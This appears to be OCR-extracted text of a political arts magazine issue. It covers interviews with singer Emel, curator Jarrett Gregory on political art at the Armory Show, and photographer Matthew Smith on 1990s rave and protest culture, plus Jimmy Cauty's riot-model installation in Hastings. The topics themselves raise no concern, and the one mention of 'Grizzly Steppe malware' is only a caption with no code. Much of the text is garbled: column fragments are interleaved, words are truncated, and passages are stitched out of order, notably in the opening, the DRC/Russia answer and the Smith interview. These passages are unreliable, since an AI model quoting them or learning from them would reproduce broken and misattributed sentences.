very shy, I don't even

sing in the shower!

it was a tribute to

the martyrs, a very

people were sitting

friends who was

We want it now."

serious moment. And

But I was pushed,

tion. "I don't do

Seriously, everyone Vote for Jeremy Corbyn. @akalamusic Homie @jeremycorbyn was anti-apartheid back when the

@JmeBBK If you want to vote Corbyn. Please please vote. It's | Step 1: Register. Step 2: vote Corbyn. Step 3: press Up, X, Y, I used to think nah fuck it it's B, A. Step 4: press start

a terrorist. Safe.

people and government ministers, and of the 'political' stamp, I still think I perform at a big festival! In Tunisia, have a different way of seeing things. I I'm seen as weird but with a beauticare about things. I care about issues, ful voice - they recognize the quality, and I try to express that, one way or but at the same time, my music is too

Emel admires MIA as someone who has tirelessly worked to bring global politics into her art, and would love to connect with her. "She has this video where she's in the desert

with all these guys," talking "I'm going to play clubs about 'Bad Girls', in the Midwest, places shot by Romain that don't necessarily Gavras in the velcome music like mine.. Moroccan desert, Especially after all that's with boy racers in been happening, to be kaffiyeh spinsinging in Arabic all ning and drifting over America!" their cars. "That's revolutionary, just to present those

people as being cool, you know?"

Living in America Tunisia was not one of the countries named in the recent US 'travel ban', affecting immigration from Muslimmajority nations, but does she have any "I'm lucky enough to have a green card. But it's not my nature to be worried. And for me, traveling has always been difficult, even though I consider myself lucky. Like right now, I have my show in London, but I'm super worried about the visa. And they've started doing biometric prints each time you enter the States. I don't know if it's the case for citizens, but I think it's like showing you are controlled. You're owned.

As someone who grew up in an oppressive regime, she says it's hard to tell whether there are actual similarities with the new administration in the US, or if people are exaggerating. "I think there's both," she offers. "There's certainly reason to be worried, and it's cool to have people form a movement, but at the same time it creates paranoia. And paranoia creates more space to exploit. But in America, people can still be themselves better than anywhere else on the planet."

"I think it's important today to emphasize that art is more crucial than ever," she adds. "In desperate places, when you get art and put it into a cultural centre, you help people explore their creativity, and it will change a lot of things. As soon as kids hear music, see an instrument and somebody playing, it

develops a better mood. Better ideas." Emel is preparing to play more dates across America, and not just cultural festivals in big cities. "I'm going to play clubs in the Midwest, places that don't necessarily welcome music like mine," she says excitedly. "Especially after all that's been happening, to be singing in Arabic all

over America!" Does she consider herself brave - a woman, singing in Arabic, touring America at this time? "It's going to bring me right back to the centre of what I do – the music," she answers. "I'm confident, but singing in Arabic definitely gives me this humility that brings me back to the beginning every time. Each time, you never know. It's good! I like to be challenged. When you're too confident, you stop being curious. It's funny because I'm pushing myself further, but I'm also kind of epresenting a whole culture." So, no pressure, then?

"No pressure, right!" RODERICK STANLEY Photography by Alex Austin. 'Ensen' out now **DOSSIER**



age, featuring one of my oldest friends, the artist Stav Bee, who we had come walk in the show alongside other activists and outliers this season."

"This is from Fall/Winter 2017 show foot-

• GARETH PUGH:



DAVID CONROY

• 40 years after JAMIE REID famously shoved a safety pin through the Queen's lip and put swastikas in her eyes, he here turns his attentions to the Prez, using elements of the original collage.



'I took this on a bus that goes owards Taksim (Istanbul), it was right after the Gezi Park movement, when the writings on the walls were painted shades of grey; the brightness is not flash, but a mere moment caught. It gives me hope and haunts me at the same time." LARA OGEL






• KENRICK JOEY MCFARLANE




• SAMUEL LEVACK & JENNIFER LEWANDOWSKI

For Freedom, 2015

"It shows two young women— in the background is an image of a peace protester from a 1968 anti-war rally in Central Park, New York. In the foreground is a young woman from contemporary London - 50 years apart."






• EVE ACKROYD

Mother (painting made by artist and her son), 2017



LAWRENCE LEK
 Europa, Mon Amour (2016 Brexit Version),
 HD video still






CATHERINE OPIE National March for Lesbian and Gay Rights, 1984 (EAT THE RICH for Fire Island Artist Residency) 1984/2017




AA BRONSON White Flag



MARK TITCHNER No One Has The Right To Obey, Wall Drawing, Antwerp, 2016

• MARTIN SKAUEN Fresh Cops



'Eric Garner's Eyes', Million March NYC, 2014



JARRETT GREGORY presented 12 artists whose work focuses on political and social issues

While the theme for the Focus section show 'What Is To Be Done?' was selected long before the US election and Brexit referendum of 2016, the recent intensity of political upheavals has given it even more urgency; although as Gregory reminds us, "It is important to remember that the state of the world didn't get bad recently—it got worse and more visible:"

Art featured included sculptures by impoverished Congolese plantation workers; Ghanaian artist Ibrahim Mahama's reappropriated jute sacks; Deana Lawson's radical photography of the black female body (right: 'Mickey and Friends <3'); Mexican artist Teresa Margolles's arresting portraits, including a transsexual sex worker named Karla who was beaten to death in Juarez, Mexico, notorious for its violence against women; Johan Grimonprez's video about two people on opposing sides of the arms trade; and a project about the devastation caused by belief in supposed healing powers of rhinoceros horn, by Vietnamese artist Tuan Andrew Nguyen.

GOOD TROUBLE: The theme of FOCUS 2017 was presumably arranged long before recent politica I events, such as the US election or Brexit. What made you decide social and political art was so relevant and vital at the moment? Presumably, it feels even more so now?

Jarrett Gregory: Since I initially conceptualized the section, the political situation has certainly emerged to the fore. I wanted to explore global causality and the inequitable distribution of power; these issues were of course ongoing long before Trump took office, but infrequently addressed. The social and political through-line emerged very much in response to the context. Art fairs are highly charged environments where people, by spending money, shape the art world; I wanted to respond.


In the months leading up to this project, I visited Auschwitz; a plantation in the Democratic Republic of the Congo; the Gulag museum in Moscow; and the slave fortresses along the coast of Ghana. I wanted to bring together artists who, through their own unique practices, could help me piece together a worldview that reflects the ways that our cultures are fundamentally interconnected—I do not mean digitally. In our foreign policies, in our manufacturing and trade—really, in all of our decisions. These were the big questions around economy that I wanted to tackle in the context of the Armory. I imagine these issues will feel more pertinent to viewers today, though it is important to remember that the state of the world didn't get bad recently—it got worse and more visible.

What makes a work or artist 'political'? The term 'political art' suggests that the work uses subject matter that is referential-iconography like flags, or the portrayal of presidents, for example. That is something that I would avoid, both in practice and in terminology. I think that when a work engages with its time and place it is inherently political, and I'm interested in a looser understanding of what makes a work of art political. The featured artists vary greatly in their approaches. When I first saw Deana Lawson's photographs I understood intuitively that, at least to me, these were highly political works. The way that she pictures the black female body is radical. Her compositions not only reveal her prowess but I find them incredibly affecting, even disarming.

The CATPC presentation is another that is very important to me. I traveled to the DRC to visit with the artists; it was just two days after the riots in September when 17 people had died on the street in Kinshasa. I traveled from Kinshasa to Lusanga, which is in the jungle interior of the DRC, and I stayed in a mud hut in the village while I attended the four-day conference I wanted to experience the project first-hand so that I could represent it appropriately.

In general, we are very careful not to upset the balance when making our artwork or exhibitions, but when making our policies we destroy nations and cultures. The CATPC project is controversial because it attempts to reveal and actually alter the status quo; I appreciate that it risks a lot for what I believe are very high stakes. To me, this project is timely because it challenges our understanding of what a work of art can—and should—do.

With your trips to DRC and Russia, what experiences there gave you insights about art, power and resistance? At first impression, the DRC and Russia seemed to be completely disparate places. On the plantathe West was only possib



masala, Cercle

d'Art des Travail- in Russia I intuitively

leurs de Plantations understood the desire for a

How my grandfa- turned to socialism, and

er survived, 2015 why that failed. In terms of

e more different - in Russia there is an under-

round scene of young people making shows

n apartments to avoid censorship and making

In Moscow, I benefited from an incredible

eativity, which has largely been eradicated by

ne plantation system. The Pende people were

mous for their artwork, such as their masks.

any were forcibly relocated to work on the

d from them. In the DRC, creative expression

s a privilege that almost no one has. And so it

s particularly meaningful to present sculptures

by the plantation workers in a context like the

Armory Show; it goes against everything that

ne plantation system has been is built upon.

ntations and their cultural objects were loot-

etwork of artists, writers and curators. The

DRC on the other hand has a great history of

vork without access to a market.

different system, why they

art, the two places couldn't

holds true for contemporary art as well. Art offers us a meaningful and expeditious way to understand one another. I also believe that we can use the art market to enact positive change. Beyond that, I think one's role is highly personal, so I can only speak for myself. In my practice as a curator I've come to appreciate that traveling in itself can be a political act if you are building relationships and understanding round the world. Even more so when the US foreign policy is what it is today. I am compelled to present work that grapples with

questions, but those could be

TOTALLY MENSCH'D

opical or timeless

GOOD TROUBLE

A non-exhaustive list of who former British Conservative MP turned full-time internet sleuth and conspiracy theorist Louise Mensch has accused of being Russian agents

- 1. At least 35 American government officials
- 2. More than 25 journalists
- 3. One 15-year-old girl she claimed does not exist 4. One Twitter comedian
- 5. One fake White House staff Twitter account

(via Buzzfeed)

PSYCHOGEOGRAPHY

GHOSTS OF THE CITY

told us about her work walking and making art own in Wetherspoons, smoking weed in the in the 'UK's fast disappearing sites of countercultural refuge and activism' ...

"When I set out on those walks last summer I wanted to feel affective shifts, the emotional sense of that place in that particular moment. I wanted to gauge the sociopolitical tremors, "I think certain records or works of art can the kind of music coming from car windows, the blast open a new space and time. I think pharmacological mood..."

"When I'm writing about flashpoints of militancy, I am collapsing decades and saying these moments connect, each instance is a glimpse of another reality close to this one."

"I think a lot of people are isolated and intoxi-

cated at the same time. I talk about the pre-

#45PROTESTSIGNS



based artists, collaborated on #45Protest-Signs in honor of the 45th President of these United States, Donald J Trump. "I wanted to make the signs downloadable because I realize the power of social media right now," she says. "I became interested in what digital protesting is starting to look like." These are our five fave slogans from it. KATE ROSE

1. Make America Sick Again 2. Build A Wall Around Yourself 3. America 1st Means Our Planet Comes Last 4. Jesus Had 2 Dads 5. Pussy Grabs Back

FIVE things artist LAURA OLDFIELD FORD scriptions for SSRIs, people drinking on their Travelodge car park... there is a latent psychdelic consciousness but it seems for the most part walled off, but then, those moments of rupture come and the walls melt...that's what my work has always been about - epiphany, transcendental moments."

> techno, acid house and post punk did that, also the early jungle stuff and free party scene."

"It was always as if two worlds co-existed, the MTV one and the other unassimilable one that operated in squats, traveller sites and industrial estates. Savage Messiah was about restoring a radical critique to a form that had been co-opted, the cut and paste anarcho-punk fanzine." REBEKAH BIDE



Olivia and Brandon Locher, both NYC-

PHOTOGRAPHY



Photographer JEFF BIERK: "As a young person, I had a very serious addiction. I think about the inability of my parents and their community to understand addiction and poverty. The white middle-class mindset tends to designate who is deserving of care, compassion, kindness - they love to judge. Poor people are blamed for being poor, people with depression are blamed for their depression, addicts are blamed for their addiction. And instead of communities working to open up, to love, you have whole industries based on criminalizing certain people, and profiting

from illness and addiction." JENNIFER LORRAINE FRASER

How artist JIMMY AUTY, yes him of the KLF, and the good people of Hastings helped power up up a grassroots community project with a 1:87 scale model of a post-riot hellscape

An intricate, 1:87 scale model of a torched and shattered post-riot landscape, Aftermath Dislocation Principle was created by artist Jimmy Cauty, also well known for his work as part of pop mavericks the KLF. Sealed within a 40ft shipping container and viewed through window ports, the artwork has been on a nationwide tour of 36 historic riot sites, and was recently the centrepiece of an

ambitious event in Hastings, on the south coast of England - 'Power Up Ore', organised by a grassroots community project aiming to regenerate a disused power station site in one of the poorest neighbourhoods in the country. STEVEN LOWE is the founder of the L-13 Light Industrial Workshop in London, which he describes as a

"creative platform, spiritual home and technical epicentre" for a small group of artists of a subversively socio-political bent that includes Billy Childish, Jamie Reid and Cauty himself. Here, he writes for GOOD TROUBLE and tells how ADP came to Power Up Ore, and how radical art can help transform neglected communities for the better.. Jimmy Cauty, famed for discordian subversions in the worlds of music and

art (from No.1 hits with the KLF, to the K-Foundation 'burning a million quid', and touring a dystopian model village housed in a shipping container to riot sites of the world), was most recently seen on the derelict site of a power station in Ore Valley, Hastings – a historic seaside town on the UK's south coast. Here, he presented his artwork known as The Aftermath Dislocation

Principle (ADP) at one-day event 'Power Up Ore', in support of an ambitious community self-build project proposed for this site – one that has lain neglected for 40 years. This DIY regeneration project was instigated by Trust to enable local people to take control of this unused land and build housing, businesses and other commu-

nity facilities Ore is one of the poorest parts of astings, and indeed the UK. In the 1830s, following the Captain Swing riots widespread uprisings by agricultural workers protesting impoverishment), a "tough" workhouse was built there to hide the poor of the borough away from the growing genteel areas of the seafront. The area was developed in the mid 20th century with low-grade steel housing, giving it the nickname 'Tin Town', before it was further developed with more low-grade housing and inustrial sites as the century progressed. Neglect and post-industrial deprivation afflict Ore to the present day.


The old power station could be the ite that makes a difference, lying at the heart of the community that could most benefit from inclusive regeneration. It also lies adjacent to an adventure playground run by In2Play in partnership with Hasting's Council, who do amazing work that encourages young people to learn, play and grow. For Power Up Ore, it was decided a group of these young people should be invited to play an

active and valuable role in curating the public engagement with Jimmy's art. This was the ADP's second visit to Hastings. The first was last year, as part of the ADP Riot Tour – an eight-month pilgrimage to 36 historic riot sites across the country, powering through the land on a 30-tonne truck. The ADP is built into a 40ft shipping container and viewed through industrial observation ports in the side, so it is weather-proof, andal-proof and able to be taken anywhere it is wanted, as an off-grid

artwork. The artwork has been a big hi


everywhere it goes, and despite its outward promise of provocation and RIOT, all engagements with the public have been energised appreciation and pure joy – people love it! numental post-'e

dscape in miniat









executed with sensitivity and remarkable skill. The container itself has been heavily graffitied over the course of its travels, bearing the marks of the people as testimony to the communities it has ngaged with, and makes for a colourful and alluring sight in itself.


On previous showings, children and roung people have often acted as a highly enthusiastic conduit between the ADP and more reticent adults. So, with immy keen on the idea of young curaors, a workshop was set up with him at the containers for a private view and iscussion over pizza. They decided to offer badge-making, take photographs, ask people what they thought about the artwork, and give out leaflets, free tee-

hirts and a specially designed poster

Jimmy created for the event. On the day, all were impressed by ne enthusiasm and commitment of the oung people, some of who had never been to an art gallery or been given the pportunity to be involved in anything like this before. They reported they gained skills and knowledge, and have since shared information about the event with their families and community. This was all enhanced by the Power Up Ore with local musicians and poets performing, free food for all, and the Heart of Hastings organisers rallying

support for their vision of bottom-up levelopment fuelled by people power What is proposed for the Ore site is ruly progressive, participative, positive nd inspirational, but of course its success is far from a foregone conclusion Politics, money and reticent development agencies all stand in the way. The dedication and energy of those nvolved, along with growing local upport, will hopefully prevail, and the esence of ADP there will hopefully

e catalytic in its effect. As one of our insightful young volunteers reported after – "Art makes a place creative and encourages people to be positive and achieve better things."





EXIST TO RESIST is a new book celebrating the British DIY protest and rave culture of the 1990s, with photographs by MATTHEW SMITH. Featuring images taken at parties, festivals and protests between 1989 and 1997, the Kickstarter project aims to show a personal take on the turbulent era when rave, traveller culture and the road protest scene meshed into an uprising of grassroots resistance, pushing back against a decade and a half of conservative government and repressive legislation such as 1994's Criminal Justice Act – including a series of major protests and disturbances in central

London during the summer of that year. This unique history of an often overlooked aspect of British DIY youth culture is a collaboration with non-profit Youth Club. Good Trouble spoke to Matt about his life documenting rave and resistance, and his

GOOD TROUBLE: What was so special about 90s UK youth/protest/party culture?

top three protest moments of all time...

MATTHEW SMITH: The free festival scene in the UK had grown out of the 60s and 70s and the amount of people choosing to escape the rent/mortage trap by living on the road during the early 80s was rapidly mushrooming in response to housing legislation. This was also a time when government was selling home ownership to the population in a massive way, just in time for mass home repossessions caused by Thatcher's recession at the end of the 80s.

Government had already unleashed the full force of state-sponsored violence against the traveller/festival community at the Beanfield in 1985 when it shut down the 12th successive Stonehenge Free Festival to prevent it from gaining a legal right to existence from then on. That hadn't worked to discourage people from making that lifestyle choice. In fact, it kind of made it more attractive. Then, of course, rave happened and gave the social phenomenon a whole new mass popularity, and more importantly gave people living a mobile lifestyle a means of funding their choice of housing and lifestyle.

What linked road protests, raves, political marches... how did it come together?

The Criminal Justice Act linked all these things together in its criminalisation of rave, free parties and festivals, squatting, trespass and peaceful protest – it even removed the age-old right to silence. That, and the ongoing history of callous treatment of the public meted out by a Conservative government that had been in residence since 1979.

It was also down to the attempt to introduce the Poll Tax, and again the political violence unleashed against those who took part in the campaign of opThe early 90s in the UK was a turbulent era when rave, traveller culture and the road

protest scene collided in an unforgettable energy flash of illegal parties and grassroots

resistance... and MATTHEW SMITH was there with camera in hand.

position against that... There was also the very visible | Who can tell? History is still evolving and it will be | a false alarm. The weather was foul but in the main nistreatment of the Miners and Print Unions... they suffered the heavy hand of the state in their attempt o stand up for workers rights.

People found camaraderie, community, fun and an outlet to counter a feeling of oppression in rave culture. There is something instinctively attractive in feeling some love for your fellow human beings.

Could something like that happen again?

It would be nice to think so but the mechanisms put n place to prevent such situations have now had a couple of decades to evolve. Digital technology has had an influence and people can now communicate with much more ease from their screens... That convenience seems to have had an effect on people's desire to seek out each other's company in great numbers, especially when doing that is constantly defined as omething that is not "safe," whatever that means.

What lessons do you think that scene might have to teach us in the current social climate? DIY culture is a piece of media jargon at the moment but at its heart it means 'Do It Yourself'. That means se yourself. Employ yourself. Look after your I those around you. Create your own future, wor

What do you want to achieve by telling this story at this moment in time?

manifest the equality, liberty and kind of society

I want to remind people just how much freedom has been compromised in a very short space of time, by showing work that was made in only the very recent past. I also want to remind people that the work I made was the result of a bunch of ordinary, nice, everyday people getting together to stand up for what

they thought was right. We live in an era of big data now, and access to music culture is almost exclusively through digital communication – whereas in the past it was largely anonymous via physical tickets, or in the case of free parties, simply by attendance. People have to draw their own conclusions from those facts.

What was the lasting legacy of that time for music, youth culture, politics?

is what a lot of people help it evolve to be. One thing is for certain though, and that is the amazing festival-going public will wade through waist-high mud and rain, interspersed with the occasional bit

of dream weather, to do what it likes best. I can't think of another industry that has a clearer strength of demand for its product, can you? And people are still taking buildings to have parties in, and finding beautiful, out of the way locations in which to throw sound system parties. The desire to go rigside is very much still out there.

I have a somewhat hazy personal memory of Desert Storm turning up and blasting music at an anti-Criminal Justice Bill march in London in 1994. What are your top three party-protest moments and why?

1) That first moment, on the first of the three anti-CJA marches, when we parked up with the rig on the lorry in front of the National Portrait Gallery at the top end of Trafalgar Square. The speakers finished, Desert Storm were in the Square with their Bedford CF rig, and we got the signal to turn on. At the first bass notes, the crowd turned round as one and roared. That did it for me, totally sober, rushing with adrenaline up my spine... the excitement in that response from the huge crowd to the music was epic and will

stay with me for life. 2) Cruising down Park Street one Saturday night in Bristol in early 95, with my friend Patrick in the front seat of his 1950s 16kva fairground generator truck, on the way to the biggest party that Sunnyside ran in a warehouse off Feeder Road in 1995... We got there and found the biggest queue of people waiting to be let in, and once the power had been connected that was just what we did! The following morning at 7am cos it was light, the warehouse was pumping with 6000 people at the party from literally all over the

country, Edinburgh to Brighton. I remember being on a car bonnet with my friend Tom Sunnyside and just looking out, thinking all those people having so much fun... we helped bring all those people together. 3) I got a call from a friend to say that an eviction at Trollheim, one of the camps at Fairmile, was imminent and could I come and take some photos? So, a few of us jumped in the truck. It turned out to be

entrance to the fort that was Trollheim were two Saracen armoured cars belonging to the KLF. It turned out one of our DJs had been helping them install 25k of Turbosound rig in the armoured cars, and they had

been given a similar call to us to come and help resist the eviction. The AAA rig is the stuff of myth. It apparently was loud enough to knock cows over, according to media reports of the time. The most amazing thing was that

of the cars, and could be swivelled around to lit

fire the top-end sound nearly 360 degrees. One night, a police helicopter was hovering overhead, the noise from the rotors making a racket. So, in response someone inside the rig put on that KLF tune with the sample of the helicopter sound from *Apocalypse Now* over and over... It still makes me smile to this day thinking about the inspired genius who thought about that response.

And what are your top three tracks that you

think sum up the spirit of the time? 1) Definitely 'Energy Flash', especially as Joey Beltram was kind enough not to object at us using his amazing history defining record [on the Kickstarter video].

2) Lil Louis's 'French Kiss' would be another one with its total acid awesomeness and loved up vibe. 3) Third would be 'Higher State of Consciousness', as played by Jen Jen on the 'Break It' mix that you could get as a reward on the Kickstarter. 9am in a field in Somerset with a whole bunch of our best mates at a free party to celebrate the wedding of two of our other best friends, Jen came on with this awesome set of breaks in the early morning sunshine. It was 1995 and none of us had heard what was to become one of the most iconic tunes of all time. We had a portable DAT machine at the time and I made the recording straight out the mixer. There were no retakes. She mixed it live and for real on vinyl with a set of Technics. Oh, and I had to stop a terrible dogfight that happened right under her feet as she was doing it, involving her own dog.

Most people from that era don't have many photos because they didn't carry a camera, so it's not | RODERICK STANLEY

really that well documented. Why did you start taking pictures?

A lot of people didn't take pictures because people had a different attitude to cameras back then. Having one at events made people suspicious because you could be undercover... or press, who were responsible for propagating vitriolic hysteria and lies. I had just done a degree in photography and some of these images formed part of my degree show. When the CJA materialised in the early 90s, I enrolled in a post-grad in Photojournalism at London College of Printing – which I found lacking, so I didn't actually submit anything for assessment.

However, I did write a brief for a highly regarded ompetition at the time, which I won, based on documenting the culture that is in the book – I ended up being invited to present the work to 150 movers and shakers within the photographic industry. LCP were kind enough to give me another year's use of their facilities. That work went on to be the meat and drink of my first show in 1997, in Taunton, in Somerset, that was opened by Michael Eavis [Glastonbury founder]. Just making images was never quite enough,

though, and it was so much fun carting kit and people around and running events that the two existed hand in hand. I wish now I had been a better photographer and taken a load more photos, but dealing with cost of film and printing was always an issue. Trying to see a market for what I had to say back then was well nigh impossible, which is why now, all this time later, I am making a book that seems to be capturing the oublic imagination.

More generally, what role does arts and culture have when it comes to politics and resistance? lt into your everyday life in such a diverse set

It is applying the same technique to protecting indi vidual freedom that has been applied in its removal, and there is a great quote in Exist To Resist that illustrates this perfectly: 'Resistance is not about violence or extremism, it is about saying no with your every action and decision in your relationship with a government that is clearly no better than your average burglar. It is also about thinking outside the political non-options we are currently afflicted with, to establish the need for and desire to create something new, and fit for the purpose of administering democracy in the future.'

Grizzly Steppe malware, as used in the hacking attack on the Democratic National Committee

